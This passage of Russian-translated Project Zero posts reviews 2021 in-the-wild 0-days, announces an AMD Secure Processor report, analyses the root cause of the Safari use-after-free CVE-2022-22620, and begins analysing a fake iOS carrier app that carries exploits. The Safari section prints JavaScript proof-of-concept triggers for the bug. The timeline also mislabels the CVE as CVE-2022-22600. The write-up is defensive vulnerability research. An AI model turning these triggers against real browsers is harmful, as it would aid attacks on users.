- **Драйвер GPU ARM Mali:** CVE-2021-28663, CVE-2021-28664
- **Вышестоящее ядро Linux:** CVE-2021-1048, CVE-2021-0920

Пять из семи 0-day 2021 года были нацелены на драйверы GPU. С учётом развития экосистемы Android и недавних публичных исследований это неудивительно. Экосистема Android сильно фрагментирована: множество версий ядра, модификаций производителей и так далее. Если

атакующему нужны возможности против «устройств Android», обычно приходится поддерживать много разных эксплойтов, чтобы охватить заметную долю экосистемы. Но выбрав целью драйвер GPU ядра вместо другого компонента, можно обойтись двумя эксплойтами, поскольку большинство устройств Android использует один из двух GPU: Qualcomm Adreno или ARM Mali.

Публичные исследования безопасности последних двух лет отражали тот же выбор. При разработке полных цепочек эксплойтов против устройств Android в защитных целях Guang Gong, Man Yue Mo и Ben Hawkes выбрали драйвер GPU ядра для локального повышения привилегий. Поэтому атаки реальных 0-day на GPU стали скорее подтверждением, чем открытием. Из пяти 0-day против драйверов GPU три находились в Qualcomm Adreno, а две — в ARM Mali.

Две 0-day вне драйверов GPU (CVE-2021-0920 и CVE-2021-1048) были нацелены на вышестоящее ядро Linux. К сожалению, их объединяло с 0-day Android 2019 года одно свойство: все три были известны в вышестоящем проекте ещё до эксплуатации в Android. Хотя выборка мала, поразительно, что 100% известных 0-day Android из реальных атак против ядра в действительности были известны до эксплуатации.

Уязвимость, теперь называемая CVE-2021-0920, на самом деле обнаружили в сентябре 2016 года и обсуждали в списках рассылки ядра Linux. В 2016 году даже разработали патч, но его так и не отправили. Ошибку наконец исправили в ядре Linux в июле 2021 года после обнаружения эксплойта против Android в реальных атаках. В ноябре 2021 года патч вошёл в бюллетень безопасности Android.

CVE-2021-1048 оставалась неисправленной в Android 14 месяцев после исправления в ядре Linux. Само ядро Linux было уязвимо лишь несколько недель, но из-за практики установки патчей Android эти недели для некоторых устройств превратились почти в год. Производители Android, синхронизировавшиеся с вышестоящим ядром, вероятно, в какой-то момент получили исправление. Но многие устройства, включая новые Samsung, этого не сделали и остались уязвимыми.

Microsoft Exchange Server

В 2021 году в реальных атаках применялось пять 0-day против Microsoft Exchange Server. Это первые обнаруженные и раскрытые 0-day Exchange Server из реальных атак с начала нашего отслеживания. Первые четыре (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 и CVE-2021-27065) раскрыли и исправили одновременно; они вместе использовались в одной операции. Пятую (CVE-2021-42321) исправили отдельно в ноябре 2021 года. CVE-2021-42321 продемонстрировали на Tianfu Cup, а затем Microsoft обнаружила её в реальных атаках. Хотя вместе с CVE-2021-42321 других 0-day цепочки не раскрывали, для успешной эксплуатации атакующим требовалась как минимум ещё одна 0-day, поскольку CVE-2021-42321 действует после аутентификации.

Из четырёх 0-day Exchange первой кампании лишь CVE-2021-26855, известная как «ProxyLogon», действует до аутентификации. CVE-2021-26855 — уязвимость подделки серверных запросов (SSRF), позволяющая неаутентифицированным атакующим отправлять произвольные HTTP-запросы от имени сервера Exchange. Остальные три уязвимости действовали после аутентификации. Например, CVE-2021-26858 и CVE-2021-27065 позволяли записывать в систему произвольные файлы. CVE-2021-26857 — уязвимость удалённого выполнения кода из-за ошибки десериализации в службе Unified Messaging. Она позволяла атакующим выполнять код от имени привилегированного пользователя SYSTEM.

Во второй кампании CVE-2021-42321, как и CVE-2021-26858, являлась уязвимостью RCE после аутентификации из-за небезопасной десериализации. Похоже, пытаясь усилить Exchange, Microsoft непреднамеренно внесла ещё одну уязвимость десериализации.

Хотя в 2021 году было обнаружено и раскрыто значительное число 0-day Exchange, важно помнить, что все они применялись как 0-day лишь в двух разных кампаниях. Это показывает, почему мы не рекомендуем оценивать безопасность продукта по числу его 0-day. Для защиты предпочтительнее, чтобы успех требовал от атакующих четырёх 0-day, а не одной.

Хотя это первые обнаруженные и раскрытые 0-day Exchange из реальных атак с начала отслеживания Project Zero, событие не неожиданно. В 2020 году Exchange Server эксплуатировали с помощью n-day. Независимо от того, начали ли атакующие использовать 0-day впервые именно в этом году или защитники впервые начали замечать такую эксплуатацию, это ожидаемое развитие, которое, вероятно, продолжится в 2022 году.

Где 0-day для [x]?

Несмотря на число найденных в 2021 году 0-day, среди обнаруженных отсутствуют ключевые цели. Например, известно, что приложения обмена сообщениями вроде WhatsApp, Signal и Telegram интересуют атакующих, однако за прошлый год была найдена только одна 0-day мессенджера — iMessage. С начала отслеживания в середине 2014 года всего их две: 0-day WhatsApp в 2019 году и 0-day iMessage в 2021-м.

Помимо мессенджеров существуют другие платформы и цели, для которых мы ожидали бы увидеть 0-day, но публичных примеров нет или почти нет. Например, с середины 2014 года для macOS и Linux известна лишь одна 0-day из реальных атак на каждую систему. Нет известных 0-day из реальных атак против облаков, уязвимостей CPU и других компонентов телефонов вроде микросхемы Wi-Fi или модема.

Отсюда возникает вопрос: эти 0-day отсутствуют из-за недостатка обнаружения, недостатка раскрытия или обеих причин?

У некоторых поставщиков нет известных 0-day из реальных атак потому, что их никогда не находили, или потому, что они не раскрываются публично?

Пока поставщик не заявил, что будет публично раскрывать статус эксплуатации всех уязвимостей своих платформ, общественность не знает, означает ли отсутствие отметки отсутствие известной эксплуатации или поставщик просто не делится информацией публично. К счастью, у вопроса есть довольно ясное решение: все поставщики устройств и программного обеспечения должны согласиться публично сообщать о свидетельствах эксплуатации уязвимости своего продукта в реальных атаках.

Мы видим одни и те же шаблоны ошибок потому, что именно их умеем обнаруживать?

Как описывалось выше, все увиденные в 2021 году 0-day были похожи на прежние уязвимости. Возникает вопрос, действительно ли это отражает инструменты атакующих. Действительно ли они добиваются успеха исключительно с уязвимостями уже известных классов и компонентов? Или мы обнаруживаем все эти 0-day с известными шаблонами потому, что именно их умеем находить? Публичные исследования безопасности говорят, что в большинстве случаев атакующие по-прежнему успешно используют уязвимости известных компонентов и классов ошибок. Но в группе всё же ожидалось бы несколько новых и неожиданных уязвимостей. Мы задали этот вопрос ещё в обзоре 2019 года, и он до сих пор остаётся открытым.

Где spl0itz?

Успешный эксплойт уязвимости состоит из двух ключевых частей: эксплуатируемой уязвимости и метода эксплуатации (способа превратить уязвимость во что-то полезное).

К сожалению, отчёт мог полноценно анализировать лишь один компонент: уязвимость. Из 58 0-day публичные образцы эксплойтов доступны только для пяти. Обнаруженные 0-day из реальных атак — неудача атакующих и ключевая возможность для защитников узнать их методы и сделать повторение атаки сложнее, дольше и дороже. Но без образца эксплойта или основанного на нём подробного технического разбора можно сосредоточиться лишь на исправлении уязвимости, а не на противодействии методу эксплуатации. Это позволяет атакующим продолжать применять существующие методы вместо возврата к проектированию и разработке нового способа. Мы признаём, что делиться образцами эксплойтов бывает трудно (перед нами стоит та же проблема!), но надеемся, что в 2022 году образцы и подробные технические разборы станут публиковать чаще, чтобы совместно использовать все возможные сведения и усложнять атакующим эксплуатацию новых пользователей.

К слову, если у вас есть образец эксплойта, которым вы готовы поделиться, свяжитесь с нами. Можно передать его нам для подготовки подробного технического описания и анализа либо для публичной публикации — мы будем рады сотрудничеству.

Публикация технического отчёта об AMD Secure Processor

Автор: Джеймс Форшоу, Google Project Zero

Сегодня участники Project Zero и команды безопасности Google Cloud публикуют **2022-05-10-amd-security-processor-technical-report.pdf** (файл в files/2022-05-10-amd-security-processor-technical-report.pdf) по результатам анализа безопасности AMD Secure Processor (ASP). ASP — изолированный процессор ARM в процессорах AMD EPYC, который служит корнем доверия и управляет безопасной инициализацией системы. Поскольку это универсальный процессор, AMD может добавлять в его прошивку дополнительные функции безопасности. Однако, как и в любой сложной системе, в них могут возникать проблемы, способные нарушить безопасность всего, чем управляет ASP.

Исследовалась реализация ASP в процессорах AMD EPYC третьего поколения под кодовым названием Milan. Особый интерес для Google представляет функция ASP Secure Encrypted Virtualization (SEV). SEV добавляет шифрование памяти, которую используют работающие на процессоре виртуальные машины. Эта функция важна для конфиденциальных вычислений, поскольку защищает используемые облачные данные клиентов, а не только данные в состоянии покоя или при передаче по сети.

Особое внимание при анализе уделялось расширению Secure Nested Paging (SNP) для SEV, добавленному в Milan. SNP призван дополнительно повысить безопасность конфиденциальных вычислений, обеспечивая защиту целостности и противодействие многочисленным атакам по сторонним каналам. Исследование проводилось при полном содействии AMD. Команда получила доступ к исходному коду ASP и серийным образцам для проверки аппаратных атак.

В ходе анализа были обнаружены 19 проблем, которые AMD исправила и описала в общедоступных бюллетенях безопасности. Среди них были как неправильное применение криптографии, так и повреждение памяти в контексте прошивки ASP. В отчёте рассмотрены некоторые из наиболее интересных найденных проблем, приведены общие сведения об ASP и описан процесс поиска ошибок безопасности. Подробнее об исследовании можно прочитать в блоге безопасности Google Cloud и **2022-05-10-amd-security-processor-technical-report.pdf** (файл в files/2022-05-10-amd-security-processor-technical-report.pdf).

Вскрытие 0-day-зомби, эксплуатировавшейся в реальных атаках

Автор: Мэдди Стоун, Google Project Zero

Когда раскрывают новую 0-day, эксплуатировавшуюся в реальных атаках, мне всегда очень интересно разобраться в первопричине ошибки. Это позволяет понять, полностью ли её исправили, поискать варианты и продумать новые меры защиты. В этой статье рассказывается история 0-day-зомби в Safari и о том, как она восстала из мёртвых, чтобы в 2022 году быть раскрытой как эксплуатировавшаяся в реальных атаках. CVE-2022-22620 впервые исправили в 2013 году, повторно внесли в 2016-м, а затем в 2022-м раскрыли как эксплуатировавшуюся в реальных атаках. Полный анализ первопричины CVE-2022-22620 опубликован здесь.

В обзоре 0-day, эксплуатировавшихся в реальных атаках в 2020 году я писала, что 25% всех 0-day, обнаруженных и раскрытых как эксплуатировавшиеся в реальных атаках в 2020 году, были вариантами ранее раскрытых уязвимостей. Приближается середина 2022 года, и, похоже, мы наблюдаем похожую тенденцию. Чтобы эффективно атаковать пользователей с помощью 0-day, злоумышленникам не нужны принципиально новые ошибки: они могут применять уязвимости, тесно связанные с уже раскрытыми. В этой статье рассматривается лишь один пример текущего года, поскольку он немного отличается от других вариантов, которые мы обсуждали раньше. Большинство ранее рассмотренных вариантов существовало из-за неполных исправлений. Но в данном случае вариант был полностью устранён, когда об исходной уязвимости впервые сообщили в 2013 году. Однако через три года его повторно внесли во время масштабного рефакторинга. После этого уязвимость существовала ещё пять лет, пока в январе 2022 года её не исправили как 0-day, эксплуатировавшуюся в реальных атаках.

С чего начать

В случае CVE-2022-22620 у меня было два источника информации, помогавших разобраться в уязвимости: патч (спасибо Apple за то, что поделилась им со мной!) и описание из бюллетеня безопасности, где говорилось, что это use-after-free. Главное изменение патча состояло в замене типа второго аргумента (`stateObject`) функции `FrameLoader::loadInSameDocument`: сырой указатель `SerializedScriptValue*` заменили указателем с подсчётом ссылок `RefPtr<SerializedScriptValue>`.

`trunk/Source/WebCore/loader/FrameLoader.cpp`

```
    // This does the same kind of work that didOpenURL does, except it relies on the fact
    // that a higher level already checked that the URLs match and the scrolling is the right thing to do.
  - void FrameLoader::loadInSameDocument(const URL& url, SerializedScriptValue* stateObject, bool isNewNavigation)
  + void FrameLoader::loadInSameDocument(URL url, RefPtr<SerializedScriptValue> stateObject, bool isNewNavigation)
```

При анализе первопричины браузерной 0-day из реальных атак я обычно не только изучаю код, но и просматриваю историю коммитов и трекеры ошибок в поисках связанных материалов. Так я пытаюсь понять, когда внесли ошибку, а заодно сэкономить время. (0-day, которые нужно исследовать, очень много!)

Предыдущая жизнь

В случае CVE-2022-22620 я просматривала представление `git blame` для определения в `FrameLoader.cpp` функции `loadInSameDocument`. В частности, меня интересовало определение `loadInSameDocument`. Строка до нашего патча в git blame указывала на очень интересный коммит. В нём тип аргумента `stateObject` как раз меняли с указателя с подсчётом ссылок `PassRefPtr<SerializedScriptValue>` на сырой указатель `SerializedScriptValue*`. Это изменение от декабря 2016 года внесло CVE-2022-22620. В журнале изменений даже сказано:

> (WebCore::FrameLoader::loadInSameDocument): Принимать сырой указатель на объект состояния сериализованного значения сценария. Никто не передавал владение. Но передавать его в statePopped как Ref, поскольку нам нужно передать владение нулевым значением, по крайней мере пока.

Это меня заинтриговало, и я захотела найти предыдущий коммит, в котором тип аргумента `stateObject` изменили на `PassRefPtr<SerializedScriptValue>`. Мне повезло: пришлось вернуться в истории всего на два шага. В коммите 2013 года аргумент `stateObject` меняли с сырого указателя `SerializedScriptValue*` на указатель с подсчётом ссылок `PassRefPtr<SerializedScriptValue>`. Этот коммит от февраля 2013 года делал то же самое, что и наш коммит 2022 года. Он назывался «Use-after-free in SerializedScriptValue::deserialize» и содержал хорошее описание механизма use-after-free.

В коммит также добавили тест:

> Добавлен тест, демонстрирующий сбой из-за use-after-free SerializedScriptValue.
>
> Тест: fast/history/replacestate-nocrash.html

Триггер из этого теста:

```
Object.prototype.__defineSetter__("foo", function() { history.replaceState("", "") });
history.replaceState({foo: 1, zzz: "a".repeat(1 << 22)}, "");
history.state.length;
```

Я надеялась, что тест вызовет сбой в уязвимой версии WebKit, после чего анализ первопричины можно будет завершить и перейти к следующей ошибке. К сожалению, сбоя не произошло.

В описании коммита предлагалось посмотреть ошибку Chromium. (В то время Chromium всё ещё использовал движок рендеринга WebKit. Chromium выделил движок рендеринга Blink в апреле 2013 года.) Я увидела, что мой нынешний коллега по Project Zero Сергей Глазунов ещё в 2013 году первым сообщил об ошибке Chromium, и попросила его поделиться подробностями.

Use-after-free 2013 года, которой не присвоили CVE, находилась в реализации History API. Этот API предоставляет доступ к стеку посещённых в текущем фрейме страниц и позволяет изменять его, а состояния страниц хранятся как `SerializedScriptValue`. History API предоставляет геттер `state` и метод `replaceState`, позволяющий перезаписать «самую свежую» запись истории.

Ошибка заключалась в том, что при реализации геттера `state` метод `SerializedScriptValue::deserialize` вызывался для значения текущей «самой свежей» записи истории без увеличения счётчика ссылок. Поскольку `SerializedScriptValue::deserialize` мог инициировать обратный вызов пользовательского JavaScript, этот обработчик мог вызвать `replaceState` и удалить единственную ссылку на значение записи истории, заменив его новым. После возврата из обработчика оставшаяся часть `SerializedScriptValue::deserialize` выполнялась с уже освобождённым указателем `this`.

Чтобы исправить ошибку, разработчики, по-видимому, решили заставить каждого вызывающего `SerializedScriptValue::deserialize` увеличивать счётчик ссылок на `stateObject`, изменив типы аргументов с сырого указателя на `PassRefPtr<SerializedScriptValue>`. Хотя исходный триггер

вызывал deserialize для stateObject по пути через функцию V8History::stateAccessorGetter, исправление разработчиков также охватило и устранило путь к deserialize через loadInSameDocument.

Хронология изменений, затрагивавших stateObject:

• Декабрь 2009 года — добавлен объект состояния History API.
• HistoryItem.m_stateObject имеет тип RefPtr<SerializedScriptValue>
• HistoryItem::stateObject() возвращает SerializedScriptValue*
• FrameLoader::loadInSameDocument принимает аргумент stateObject как SerializedScriptValue*
• Январь 2013 года — исправление ошибки Сергея
• HistoryItem::stateObject возвращает PassRefPtr<SerializedScriptValue>
• FrameLoader::loadInSameDocument принимает аргумент stateObject как PassRefPtr<SerializedScriptValue>
• Сентябрь 2015 года — отказ от PassRefPtr в каталоге history
• HistoryItem::stateObject возвращает RefPtr вместо PassRefPtr
• Октябрь 2016 года — возможно, ситуативный рефакторинг
• HistoryItem::stateObject() изменён и возвращает сырой указатель вместо RefPtr
• Декабрь 2016 года — внесена CVE-2022-22600
• FrameLoader::loadInSameDocument изменён и принимает stateObject как сырой указатель вместо PassRefPtr<SerializedScriptValue>
• Январь 2022 года — исправлена CVE-2022-22600
• FrameLoader::loadInSameDocument изменён и принимает stateObject как RefPtr<SerializedScriptValue>

Вскрытие

Из хронологии изменений FrameLoader::loadInSameDocument следует, что ошибку повторно внесли в декабре 2016 года при рефакторинге. Но почему автор патча решил, что loadInSameDocument не нужно удерживать ссылку? В ChangeLog коммита от декабря 2016 года сказано: принимать сырой указатель на объект состояния сериализованного значения сценария. Никто не передавал владение.

По моей оценке, причиной стали октябрьские изменения 2016 года в HistoryItem:stateObject. Когда в декабре 2016 года автор определял необходимые изменения для рефакторинга каталога dom, могло показаться, что все вызовы loadInSameDocument передают либо значение null, либо результат stateObject(), который с октября 2016 года уже возвращал сырой указатель SerializedScriptValue*. При выборе типа аргумента из этих двух вариантов можно понять, почему разработчик решил, что loadInSameDocument не требуется совместное владение stateObject.

Но почему в октябре 2016 года возвращаемое значение HistoryItem::stateObject изменили с RefPtr на сырой указатель? Объяснения этому мне найти не удаётся.

Согласно описанию, патч от октября 2016 года предназначался для «замены всех использований ExceptionCodeWithMessage на WebCore::Exception». Однако из ChangeLog видно, что автор также решил провести некоторый, по-видимому не связанный с основной задачей, рефакторинг HistoryItem. Это одни из немногих изменений коммита, описания которых не связаны с исключениями. Стороннему наблюдателю кажется, что разработчик попутно решил немного «прибраться» в коде, выполняя необходимый рефакторинг исключений. Если это был лишь дополнительный ситуативный шаг при работе с кодом, а не цель коммита, вполне вероятно, что ни

разработчик, ни рецензенты не стали подробно отслеживать весь жизненный цикл `HistoryItem::stateObject`.

Хотя октябрьского изменения `HistoryItem` 2016 года было недостаточно для внесения ошибки, оно, вероятно, помогло убедить разработчика в декабре 2016 года, что `loadInSameDocument` не нужно увеличивать счётчик ссылок на `stateObject`.

Оба коммита, октябрьский и декабрьский 2016 года, были очень большими. Октябрьский изменял 40 файлов: 900 добавлений и 1225 удалений. Декабрьский изменял 95 файлов: 1336 добавлений и 1325 удалений. Вряд ли разработчики или рецензенты могли подробно разобраться в последствиях каждого изменения этих коммитов для безопасности, особенно когда речь идёт о семантике времени жизни.

Зомби

Мы проследили эволюцию изменений, исправивших уязвимость 2013 года... а затем отменивших эти исправления... поэтому я вернулась к выявлению ошибки 2022 года. Это та же ошибка, но с другим путём срабатывания. Именно поэтому тест 2013 года не вызывал сбой в версии WebKit, которая должна была быть уязвима к CVE-2022-22620:

• Тест 2013 года активирует ошибку по пути `V8History::stateAccessorAndGetter`, а не `FrameLoader::loadInSameDocument`.
• В рамках обработки сообщения Сергея об ошибке 2013 года внедрили дополнительные меры защиты, не позволявшие обрабатывать обратные вызовы пользовательского кода во время десериализации.

Поэтому требовалось выяснить, как вызвать `loadInSameDocument`, а вместо использования десериализации для запуска обратного вызова JavaScript найти другое событие в функции `loadInSameDocument`, которое инициировало бы обратный вызов пользовательского JavaScript.

Чтобы быстро выяснить, как вызвать `loadInSameDocument`, я изменила исходный код WebKit так, чтобы любой вызов `loadInSameDocument` приводил к падению теста, а затем запустила все тесты из каталога `fast/history`. `loadInSameDocument` вызывали 5 из 80 тестов:

• `fast/history/multiple-back-forward-navigations.html`
• `fast/history/history-traversal-is-asynchronous.html`
• `fast/history/history-back-forward-within-subframe-hash.html`
• `fast/history/link-inside-any.html`
• `fast/history/timed-refresh-in-cached-frame.html`

Наиболее полезными оказались тесты `history-back-forward-within-subframe-hash.html` и `fast/history/history-traversal-is-asynchronous.html`. Вызвать `loadInSameDocument` можно, задав в стеке истории объект, адрес которого указывает на ту же страницу, но содержит хеш. Затем мы вызываем `history.back()`, чтобы вернуться к состоянию с URL, содержащим хеш. За прокрутку к этому месту отвечает `loadInSamePage`.

```
history.pushState("state1", "", location + "#foo");
history.pushState("state2", ""); // current state

history.back(); // goes back to state1, triggering loadInSameDocument
```

Теперь, зная, как вызвать `loadInSameDocument`, мы вместе с Сергеем стали искать способ добиться выполнения пользовательского кода в ходе работы функции `loadInSameDocument`, но до вызова `statePopped` (`FrameLoader.cpp#1158`):

```
m_frame.document()->statePopped(stateObject ? Ref<SerializedScriptValue> { *stateObject } : SerializedScriptValue::null
```

Обратный вызов пользовательского кода должен был произойти до вызова `statePopped`, поскольку там `stateObject` приводился к ссылке и с этого момента учитывался счётчиком ссылок. Мы предполагали, что именно здесь «освобождённый» объект будет «использован».

Если проследить всю цепочку вызовов из `loadInSameDocument`, обнаружится путь к отправке события `blur`. Можно было бы воспользоваться и таким инструментом, как CodeQL, чтобы проверить наличие пути от `loadInSameDocument` к `dispatchEvent`, но в данном случае мы просто провели ручной аудит. Дерево вызовов до события `blur` выглядит так:

```
FrameLoader::loadInSameDocument
  FrameLoader::scrollToFragmentWithParentBoundary
    FrameView::scrollToFragment
      FrameView::scrollToFragmentInternal
        FocusController::setFocusedElement
          FocusController::setFocusedFrame
            dispatchWindowEvent(Event::create(eventNames().blurEvent, Event::CanBubble::No, Event::IsCancelable::No));
```

Событие `blur` возникает на элементе всякий раз, когда фокус перемещается с него на другой элемент. В нашем случае `loadInSameDocument` вызывается, когда требуется прокрутить страницу к новому месту в пределах текущей страницы. Если при прокрутке фокус переходит на новый элемент, событие `blur` возникает на элементе, который был в фокусе раньше.

Последний элемент нашего триггера — освобождение `stateObject` в обработчике события `onblur`. Для этого мы вызываем `replaceState`, который перезаписывает текущее состояние истории новым объектом. В результате последняя ссылка на `stateObject` удаляется и объект освобождается. Функция `loadInSameDocument` всё ещё использует освобождённый `stateObject` при вызове `statePopped`.

```
input = document.body.appendChild(document.createElement("input"));

a = document.body.appendChild(document.createElement("a"));
a.id = "foo";

history.pushState("state1", "", location + "#foo");
history.pushState("state2", "");

setTimeout(() => {
    input.focus();
    input.onblur = () => history.replaceState("state3", "");
    setTimeout(() => history.back(), 1000);
}, 1000);
```

И в случае 2013 года, и в случае 2022-го первопричина уязвимости заключалась в неправильном подсчёте ссылок на `stateObject`. В 2013 году разработчики отлично исправили все различные пути активации уязвимости, а не только тот, что использовался в предоставленном proof-of-concept. Тем самым они также уничтожили уязвимость в `loadInSameDocument`. Рефакторинг декабря 2016 года затем оживил её, что позволило эксплуатировать уязвимость в реальных атаках и потребовало повторного исправления в 2022 году.

Заключение

Обычно варианты появляются из-за неполных патчей: поставщик не исправляет зарегистрированную уязвимость правильно и полностью. Однако CVE-2022-22620 была правильно и полностью исправлена в 2013 году. В 2016-м это исправление просто регрессировало при рефакторинге. Мы не знаем, как долго злоумышленник эксплуатировал уязвимость в реальных атаках, но знаем, что она снова существовала пять лет: с декабря 2016 года по январь 2022-го.

Однозначного ответа на вопрос, что следовало сделать иначе, нет. Разработчики, обрабатывавшие исходное сообщение об ошибке в 2013 году, следовали множеству передовых практик:

• Исправили все пути активации уязвимости, а не только путь из proof-of-concept. Тем самым они исправили и вариант, который впоследствии стал CVE-2022-22620.
• Добавили вместе с патчем тестовый пример.
• Подробно описали в сообщениях коммитов уязвимость и способ её исправления.
• Внедрили дополнительные меры защиты при десериализации.

Как команда исследователей наступательной безопасности мы можем лишь предполагать, какие основные трудности стоят перед современными командами разработки ПО: унаследованный код, ожидание быстрых проверок, недостаточная оценка и вознаграждение рефакторинга и работы над безопасностью, а также отсутствие средств защиты памяти. Разработчикам и командам безопасности нужно время на проверку патчей, особенно для проблем безопасности, и признание ценности этой работы способно изменить ситуацию. В долгосрочной перспективе оно также сэкономит ресурсы поставщика. В данном случае через девять лет после первоначальной сортировки, исправления, тестирования и выпуска патча весь процесс пришлось повторить, но уже под давлением эксплуатации в реальных атаках.

Хотя в этом исследовании рассматривалась 0-day в Safari/WebKit, проблема характерна не только для Safari. Уже в 2022 году мы видели эксплуатировавшиеся в реальных атаках 0-day, которые были вариантами ранее раскрытых ошибок и нацеливались также на Chromium, Windows, Pixel и iOS. Это хорошее напоминание: всем защитникам нужно сохранять бдительность при проверке и аудите кода и патчей.

Загадочная история поддельного Carrier.app

Автор: Иэн Бир, Google Project Zero

> **ПРИМЕЧАНИЕ:** этой ошибке присвоили CVE-2021-30983; её исправили в iOS 15.2 в декабре 2021 года.

Ближе к концу 2021 года группа анализа угроз Google (Threat Analysis Group, TAG) поделилась со мной приложением для iPhone:

Заставка приложения с логотипом оператора Vodafone и надписью «My Vodafone» (это не настоящее приложение Vodafone)

Хотя оно похоже на настоящее приложение оператора My Vodafone из App Store, получено оно не из App Store и настоящим приложением Vodafone не является. TAG предполагает, что цель получает ссылку на это приложение по SMS после того, как злоумышленник просит оператора отключить ей мобильную передачу данных. В SMS утверждается, что для восстановления мобильного подключения цель должна установить приложение оператора, и приводится ссылка для загрузки и установки этой подделки.

Такая сторонняя установка возможна потому, что приложение подписано корпоративным сертификатом, который можно приобрести за 299 долларов через корпоративную программу Apple для разработчиков. Эта программа позволяет соответствующей требованиям организации получить подписанный Apple файл `embedded.mobileprovision` с установленным ключом `ProvisionsAllDevices`. Приложение, подписанное сертификатом разработчика, встроенным в такой файл `mobileprovision`, можно установить на любой iPhone в обход проверки App Store. Корпоративная программа разработчиков предназначена для распространения компаниями «доверенных приложений» на iOS-устройства сотрудников, но в данном случае её, судя по всему, использовали для сторонней установки поддельного приложения оператора.

В сотрудничестве с Project Zero TAG опубликовала отдельную статью с дополнительными сведениями о выборе целей и исполнителе атаки. Остальная часть этой статьи посвящена техническому анализу приложения и содержащихся в нём эксплойтов.

Структура приложения

Приложение разделено на несколько фреймворков. `InjectionKit.framework` представляет собой универсальную обёртку для эксплойтов повышения привилегий: она предоставляет ожидаемые примитивы, включая доступ к памяти ядра, внедрение разрешений и обход `amfid`, а также высокоуровневые операции вроде установки приложений, создания файлов и так далее.

`Agent.framework` частично обфусцирован, но, судя по названию, это простой агент, способный находить и выводить с устройства интересные файлы, например базу сообщений Whatsapp.

В приложение встроены шесть эксплойтов повышения привилегий. Пять из них — хорошо известные и общедоступные N-day-эксплойты для старых версий iOS. Шестой совершенно на них не похож.

Эта статья рассказывает о последнем эксплойте и о месяце, который потребовался, чтобы его понять.

Чего-то не хватает? Или я чего-то не понимаю?

Хотя все эксплойты различались, у пяти была общая высокоуровневая структура. На начальном этапе кучей ядра манипулировали, чтобы управлять размещением объектов. Затем активировали уязвимость ядра и выполняли известные шаги, превращавшие её во что-то полезное, например раскрывали память ядра, а потом строили примитив произвольной записи в неё.

В шестом эксплойте ничего подобного не было.

Возможно, он активировал логическую ошибку ядра наподобие эксплойта Fugu14 Линуса Хенце или очень серьёзную ошибку безопасности памяти, дававшую почти прямой доступ к памяти ядра. Но ни один вариант не казался правдоподобным. Проще говоря, он выглядел как эксплойт ядра iOS десятилетней давности, с той лишь разницей, что сначала тщательно проверял, запущен ли

именно на iPhone 12 или 13.

В нём встречались такие сообщения журнала:

```
printf("Failed to prepare fake vtable: 0x%08x", ret);
```

и появлялись они гораздо раньше, чем эксплойт мог обойти такие меры защиты, как KASLR и PAC.

Вскоре после этого появлялось следующее сообщение:

```
printf("Waiting for R/W primitives...");
```

Зачем нужно было ждать?

А ещё немного позже:

